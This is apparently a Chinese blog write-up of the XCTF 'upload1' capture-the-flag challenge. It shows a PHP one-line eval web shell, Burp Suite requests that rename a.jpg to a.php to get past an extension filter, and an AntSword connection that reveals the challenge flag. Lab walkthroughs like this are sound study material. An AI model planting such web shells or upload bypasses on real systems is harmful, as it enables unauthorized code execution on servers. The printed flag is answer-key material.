XCTF:upload1

原创


Livvm 已于 2022-04-23 14:10:58 修改 220 收藏
分类专栏： xctf 文章标签： 学习
于 2022-03-19 13:42:16 首次发布

题目如下

选择文件 未选择文件 上传

上传文件题，应该是让我们上传一个木马文件，然后通过蚁剑或者中国菜刀链接数据库获得flag


1.建立一个木马文件，不会的话可以百度一下“一句话木马”（虽然我也是百度的）





```
<?php @eval($_POST['a']);?>
```

2.上传文件的时候发现除了jpg文件以外的文件无法上传

选择文件 未选择文件 上传





3.然后我们通过把我们文件名改后缀改成jpg上传抓包

选择文件 a.jpg 上传

Go Cancel < > Target: http://111.200.241.244:57486

Request

Raw Params Headers Hex

```
POST /index.php HTTP/1.1
Host: 111.200.241.244:57486
Content-Length: 215
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://111.200.241.244:57486
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryFA22fGOtLByXzR3f
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 Edg/99.0.1150.39
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.9
Referer: http://111.200.241.244:57486/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

------WebKitFormBoundaryFA22fGOtLByXzR3f
Content-Disposition: form-data; name="upfile"; filename="a.jpg"
Content-Type: image/jpeg

<?php @eval($_POST['a']);?>
```

Response

Raw

CSDN @Livvm

4.在burpsuite里面把“a.jpg”改为“a.php”然后上传

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 × 2 × ...

Go Cancel < > Target: http://111.200.241.244:57486

Request

Raw Params Headers Hex

```
POST /index.php HTTP/1.1
Host: 111.200.241.244:57486
Content-Length: 210
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://111.200.241.244:57486
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryFA22fGOtLByXzR3f
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 Edg/99.0.1150.39
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.9
Referer: http://111.200.241.244:57486/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

------WebKitFormBoundaryFA22fGOtLByXzR3f
Content-Disposition: form-data; name="upfile"; filename="a.php"
Content-Type: image/jpeg

<?php @eval($_POST['a']);?>

------WebKitFormBoundaryFA22fGOtLByXzR3f--
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Sat, 19 Mar 2022 05:36:07 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.37
Vary: Accept-Encoding
Content-Length: 956
Connection: close
Content-Type: text/html; charset=UTF-8


upload success : upload/1647668167.a.php
<!Doctype html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<script type="text/javascript">


Array.prototype.contains = function (obj) {
    var i = this.length;
    while (i--) {
        if (this[i] === obj) {
            return true;
        }
    }
```


CSDN @Livvm

可见上传成功


5.使用蚁剑

地址是场景地址后面加上burpsuite里面“upload success: ”后面的内容

密码是一句话木马中括号里面的东西“ ['a'] ”，即里面的a



得到flag


AntSword 编辑 窗口 调试
111.200.241.244
编辑: /var/www/html/flag.php
/var/www/html/flag.php
刷新
1 <?php
2 $flag="cyberpeace{3ce58fca5f9b970ddc20cc2bbdd3ded0}";
3 ?>
4
CSDN @Livvm